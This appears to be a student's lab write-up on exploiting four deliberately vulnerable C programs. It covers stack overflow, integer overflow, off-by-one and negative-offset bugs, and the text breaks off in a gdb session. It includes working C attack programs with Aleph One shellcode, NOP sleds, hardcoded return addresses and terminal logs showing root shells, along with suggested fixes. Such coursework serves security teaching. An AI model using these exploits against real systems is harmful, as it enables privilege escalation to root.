


vulnerable1.c

### 1. Briefly describe the behavior of the program.

This program basically read the argument and then copy the string to the buffer. If the argument is not equal two (program name and argument), the program will show "ARGUMENT" to remind user to enter in right type.

### 2. Identify and describe the vulnerability as well as its implications.

The buffer size is fixed. Once the user enters more than the size of buffer executing the `strcpy()`, it will result in buffer overflow. We could inject the code to direct to the shell code to get the root access control.



### 3. Discuss how your program or script exploits the vulnerability and describe the structure of your attack.

At the beginning, I will input /x90 (null) in front of my shell code. Once the return address points to the /x90, it will not execute until it reach the shell code. And then I put enough /x90 to make the buffer overflow and then guide to point to the shell code. I am afraid the ebp address will change so I put the /x90 which will ease this situation through the variation.

```

user@box: ~/proj1
0xbffff720: 0xb7fff668 0x08048264 0x00000000 0x00000000
0xbffff730: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff740: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff750: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff760: 0x00000000 0x00000000 0xbffff932 0xb7eeffde
0xbffff770: 0xb7f9da09 0x08049680 0xbffff798 0x080484b1
0xbffff780: 0xbffff94f 0x08049680 0xbffff7a8 0x080484e9
0xbffff790: 0xbffff7b0 0xbffff7b0 0xbffff808 0xb7e98455
0xbffff7a0: 0x080484d0 0x08048380 0xbffff808 0xb7e98455
0xbffff7b0: 0x00000002 0xbffff834 0xbffff840 0xb7fe2b38
0xbffff7c0: 0x00000001 0x00000000 0x00000000 0x08048264
0xbffff7d0: 0xb7fd8ff4 0x080484d0 0x08048380 0xbffff808
0xbffff7e0: 0xebef6081 0xc7083491 0x00000000 0x00000000
0xbffff7f0: 0x00000000 0xb7ff72e0 0xb7e9837d 0xb7ffeff4
0xbffff800: 0x00000002 0x08048380 0x00000000 0x080483a1
0xbffff810: 0x08048454 0x00000002 0xbffff834 0x080484d0
0xbffff820: 0x080484c0 0xb7ff2250 0xbffff82c 0xb7fcae5
0xbffff830: 0x00000002 0xbffff932 0xbffff94f 0x00000000
0xbffff840: 0xbffffa20 0xbffffa30 0xbffffa3b 0xbffffa5c
0xbffff850: 0xbffffa6f 0xbffffa79 0xbffffa2 0xbffffaeae
0xbffff860: 0xbffffedb 0xbffffeeef 0xbffffefe 0xbfffff13
0xbffff870: 0xbfffff24 0xbfffff2d 0xbfffff44 0xbfffff54
0xbffff880: 0xbfffff5c 0xbfffff69 0xbfffff9d 0xbfffffbd
0xbffff890: 0x00000000 0x00000020 0xb7fe3414 0x00000021
0xbffff8a0: 0xb7fe3000 0x00000010 0x078b5bbf 0x00000006
0xbffff8b0: 0x00000100 0x00000011 0x00000064 0x00000003
0xbffff8c0: 0x08048034 0x00000004 0x00000020 0x00000005
0xbffff8d0: 0x00000007 0x00000007 0xb7fe4000 0x00000008
0xbffff8e0: 0x00000000 0x00000009 0x08048380 0x0000000b
0xbffff8f0: 0x000003e8 0x0000000c 0x000003e8 0x0000000d
0xbffff900: 0x000003e8 0x0000000e 0x000003e8 0x00000017
0xbffff910: 0x00000000 0x0000000f 0xbffff92b 0x00000000
0xbffff920: 0x00000000 0x00000000 0x69000000 0x00363836
0xbffff930: 0x682f0000 0x2f656d6f 0x72657375 0x6f72702f
0xbffff940: 0x762f316a 0x656e6c75 0x6c626172 0x90003165
--Type <return> to continue, or q <return> to quit--
0xbffff950: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff960: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff970: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff980: 0x90909090 0x90909090 0x90909090 0xeb909090
0xbffff990: 0x76895e1f 0x88c03108 0x46890746 0x890bb00c
0xbffff9a0: 0x084e8df3 0xcd0c568d 0x89db3180 0x80cd40d8
0xbffff9b0: 0xffffdce8 0x69622fff 0x68732f6e 0x90909090
(gdb)

```

```

user@box: /tmp
user@box:/tmp$ ./vulnerable1 `./attack1`
sh-3.2# whoami
root
sh-3.2# exit
exit
user@box:/tmp$

```

#### 4. Provide your attack as a self-contained program written in C, perl, or python.

```

user@box: ~/proj1
#include <stdio.h>
int main(int argc, char *argv[]){
static char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
int i;
for(i = 0 ; i < 64 ; i++){
    printf("\x90");
}
printf("%s",shellcode);
for(i = 0; i < 95; i++){
    printf("\x90");
}
printf("\x70\xf9\xff\xbf");
return 0;
}

```

#### 5. Suggest a fix for the vulnerability. How might you systematically eliminate vulnerabilities of this type?

We could use `strncpy` instead. Or once the number bigger than buffer, we allocate twice buffer and then copy the old to the new buffer. If it still too small, we keep allocate twice of the new buffer until it could satisfy the size of buffer. Also, we could check the number of input by using if/else clause to examine the situation.

Vulnerable2.c


**1. Briefly describe the behavior of the program.**


If the argument is not equal to 2 and the format is right then it copies the values of num bytes from the location pointed to by source directly to the memory block pointed to by destination. The structure of live\_feed contains 2 doubles and 1 int so it's 20byte. Each live\_feed could put in 20 characters.

**2. Identify and describe the vulnerability as well as its implications.**

If the feed\_count at the beginning passing the examination of size, it still has the possibility that the feed\_count is negative. It will pass the examination of course, but when execute the memcpy order, after multiplying the size of structure it will result in the buffer overflow. This is so called integer overflow.

We can see in the memcpy For example, the  $529 \times 20$  will crash the program over the buffer.





### 3. Discuss how your program or script exploits the vulnerability and describe the structure of your attack.

Because we need to pass the examination and then we hope to crash the program. The signed integer range is between  $-2,147,483,648$  to  $2,147,483,647$ . We hope to crash the buffer which is 528. We add 1 to be 529. And then we remove 529 from  $2,147,483,648$ . So we enter the  $2,147,483,119$  at first, and then inject the shell with null (`\x90`) in the code to let the buffer overflow.

Below is where I jump to.

```

0xb111d088: 0xb111d09b 0x00000000 0x00000000 0x00000000
0xbfffd098: 0x69000000 0x00363836 0x682f0000 0x2f656d6f
0xbfffd0a8: 0x72657375 0x6f72702f 0x762f316a 0x656e6c75
0xbfffd0b8: 0x6c626172 0x2d003265 0x37343132 0x31333834
0xbfffd0c8: 0x902c3931 0x90909090 0x90909090 0x90909090
0xbfffd0d8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd0e8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd0f8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd108: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd118: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd128: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd138: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd148: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd158: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd168: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd178: 0x90909090 0x90909090 0x90909090 0x90909090
---Type <return> to continue, or q <return> to quit---
0xbfffd188: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd198: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd1a8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd1b8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd1c8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd1d8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffd1e8: 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)

```

```

* Aleph One shellcode.
*/
static char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

user@box:~/proj1$
user@box:~/proj1$ vim
user@box:~/proj1$ vim attack2.c
user@box:~/proj1$ make
gcc -ggdb -z execstack vulnerable1.c -o vulnerable1; gcc -ggdb -z execstack vulnerable2.
;
gcc -ggdb -z noexecstack -fstack-protector vulnerable4.c -o vulnerable4;
user@box:~/proj1$ gcc -o attack2 attack2.c
user@box:~/proj1$ ./vulnerable2 `./attack2`
sh-3.2$ exit
exit
user@box:~/proj1$ su
Password:
box:/home/user/proj1# chown 0:0 vulnerable2
box:/home/user/proj1# chmod 4755 vulnerable2
box:/home/user/proj1# exit
exit
user@box:~/proj1$ ./vulnerable2 `./attack2`
sh-3.2# whoami
root
sh-3.2# █

```

#### 4. Provide your attack as a self-contained program written in C, perl, or python.

```

#include <stdio.h>

int main(int argc, char argv[])
{
    static char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

    printf("-2147483119,");

    int i;

    for(i=0;i<4412;i++){
        printf("\x90");
    }
    printf("%s", shellcode);
    for(i=0;i<6107;i++){
        printf("\x90");
    }

    printf("\x98\xd1\xff\xbf");
    for(i=0;i<12;i++){
        printf("\x90");
    }
    return 0;
}

user@box:~/proj1$ █

```

**5. Suggest a fix for the vulnerability. How might you systematically eliminate vulnerabilities of this type?**

I would suggest we should check the feed\_count is positive and making sure that it's between 0 and MAXIMUM\_TWEETS. Also, we could check the cursor length to make sure it would not buffer overflow.

Vulnerable3.c


**1. Briefly describe the behavior of the program.**

We can see that the main function is the same as the first one to examine the argument. In the buffer of `Copy_user_argument()` could put in 192 characters. Then it calls `strcpy()` and passes the buffer, buffer size, `user_argument`, and `user_argument` size. And then the `strcpy()` copies the `user_argument` into the buffer until it reaches the end of string.


**2. Identify and describe the vulnerability as well as its implications.**

The vulnerability is that we can see the for loop is from 0 to 192 which contains overall 193 numbers. However, there is only 193 space in the buffer. It causes the buffer overflow.

**3. Discuss how your program or script exploits the vulnerability and describe the structure of your attack.**







I will use the method as previous mentioned. I will inject the shell code with the null (\x90) and then inject the return address to let us jump where we want. But this vulnerability is different from previous is that we only could overwrite the one byte (193-192). So we need to jump twice. First time, we let it jump to nearby address where we put another address to direct to point to the shell code.

user@box: ~/proj1

```

18      strcpyn(buffer, sizeof(buffer), user_argument, argument_length);
(gdb) next
19    }
(gdb) x/300x $esp
0xbffff6b8: 0xbffff6c8      0x000000c0      0xbffff96a      0x000000c1
0xbffff6c8: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff6d8: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff6e8: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff6f8: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff708: 0x90909090      0x1feb9090      0x0876895e      0x4688c031
0xbffff718: 0x0c468907      0xf3890bb0      0x8d084e8d      0x80cd0c56
0xbffff728: 0xd889db31      0xe880cd40      0xffffffffdc      0x6e69622f
0xbffff738: 0x9068732f      0x90909090      0x90909090      0x90909090
0xbffff748: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff758: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff768: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff778: 0x90909090      0x90909090      0x90909090      0xbffff998
0xbffff788: 0xbffff780      0x080484be      0xbffff96a      0x000000c1
0xbffff798: 0xbffff7b8      0x0804851d      0xbffff96a      0x080496f0
0xbffff7a8: 0xbffff7c8      0x08048559      0xbffff7d0      0xbffff7d0
0xbffff7b8: 0xbffff7e8      0xb7e98455      0x08048540      0x08048380

```

user@box: ~/proj1

```

0xbffff998: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9a8: 0x90909090      0x90909090      0x895e1feb      0xc0310876
0xbffff9b8: 0x89074688      0x0bb00c46      0x4e8df389      0xc0c568d08
0xbffff9c8: 0xd3b180cd      0xcd40d889      0xffdce880      0x622fffff
0xbffff9d8: 0x732f6e69      0x90909090      0x90909090      0x90909090
0xbffff9e8: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9f8: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa08: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa18: 0x90909090      0x90909090      0x90909090      0xf9989090
0xbffffa28: 0x0080bfff      0x4c454853      0x622f3d4c      0x622f6e69
0xbffffa38: 0x00687361      0x4d524554      0x6574783d      0x53006d72
0xbffffa48: 0x435f4853      0x4e45494c      0x39313d54      0x36312e32
0xbffffa58: 0x36352e38      0x3520312e      0x32373337      0x00323220
0xbffffa68: 0x5f485353      0x3d595454      0x7665642f      0x7374702f
0xbffffa78: 0x5500302f      0x3d524553      0x72657375      0x5f534c00
0xbffffa88: 0x4f4c4f43      0x6e3d5352      0x30303d6f      0x3d69663a
0xbffffa98: 0x643a3030      0x31303d69      0x3a3a333b      0x303d6e6c
0xbffffaa8: 0x36333b31      0x3d69703a      0x333b3034      0x6f733a33
0xbffffab8: 0x3b31303d      0x643a3533      0x31303d6f      0x3a35333b
0xbffffac8: 0x343d6462      0x33333b30      0x3a31303b      0x343d6463
0xbffffad8: 0x33333b30      0x3a31303b      0x343d726f      0x31333b30
0xbffffae8: 0x3a31303b      0x333d7573      0x31343b37      0x3d67733a
0xbffffaf8: 0x343b3033      0x77743a33      0x3b30333d      0x6f3a3234
0xbffffb08: 0x34333d77      0x3a32343b      0x333d7473      0x34343b37
0xbffffb18: 0x3d78653a      0x333b3130      0x2e2a3a32      0x3d726174
0xbffffb28: 0x333b3130      0x2e2a3a31      0x3d7a6774      0x333b3130
0xbffffb38: 0x2e2a3a31      0x7a677673      0x3b31303d      0x2a3a3133
0xbffffb48: 0x6a72612e      0x3b31303d      0x2a3a3133      0x7a61742e
0xbffffb58: 0x3b31303d      0x2a3a3133      0x687a6c2e      0x3b31303d

```

#### 4. Provide your attack as a self-contained program written in C, perl, or python.

```

#include <stdio.h>

int main(int argc, char *argv[])
{
    static char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\xd5\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

    int i;
    for(i=0;i<70;i++){
        printf("\x90");
    }

    printf("%s", shellcode);

    for(i=0;i<73;i++){
        printf("\x90");
    }

    printf("\xf8\xf6\xff\xbf");
    printf("\x80");

    return 0;
}

user@box: ~/proj1$

```

```
attack3 vulnerable1 vulnerable2 vulnerable3 vulnerable4
user@box:/tmp$ cd ~
user@box:~$ /tmp/vulnerable3 `./attack3`
-bash: ./attack3: No such file or directory
Usage: /tmp/vulnerable3 ARGUMENT
user@box:~$ cd proj1
user@box:~/proj1$ /tmp/vulnerable3 `./attack3`
sh-3.2# whoami
root
sh-3.2#
```

**5. Suggest a fix for the vulnerability. How might you systematically eliminate vulnerabilities of this type?**

We could correct the for loop (for i=0;i<192;i++) checking the number we enter not exceeding the buffer.

Vulnerable4.c

### 1. Briefly describe the behavior of the program.

The first step takes a filename as a user argument, and it opens the file to read/write and then passes the file handle and file size to launch() as parameters. Launch() first creates a file\_buffer of the same length as the file size. Next it copies the contents of the file to the file\_buffer. And then it passes the file\_buffer to user\_interaction(). Basically, we enter the order(w,r,s,q), the position. User\_interaction() reads the request\_buffer.

### 2. Identify and describe the vulnerability as well as its implications.

The request\_buffer is read. The request of "write" and "read" didn't check the value negative or not. So we could move the space backward to write the stack value.

### 3. Discuss how your program or script exploits the vulnerability and describe the structure of your attack.

At the beginning, we put "sh" into the attack4\_commands.txt and then we check the buffer of the (user\_interaction(file\_buffer)) we get the address and then we gdb to get the memory of the system call(0xb7ebb7a0). We write it into the program then we could get the root access.

```

user@box: /tmp
user@box:/tmp$ ./vulnerable4 attack4_commands.txt
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-17,183
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-18,235
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-19,183
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-20,160
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
q
exiting application
sh-3.2# whoami
root
sh-3.2# exit
exit

```

```

user@box: ~/proj1
(gdb) r attack4_commands.txt
Starting program: /home/user/proj1/vulnerable4 attack4_commands.txt
error opening file attack4_commands.txt

Program exited with code 01.
(gdb) r attack4_commands.txt
Starting program: /home/user/proj1/vulnerable4 attack4_commands.txt

Breakpoint 1, launch (file_descriptor=6, file_size=3) at vulnerable4.c:55
55 {
(gdb) next
56     unsigned char file_buffer[file_size];
(gdb) info r ebp
ebp             0xbffff808      0xbffff808
(gdb) x/20x $ebp
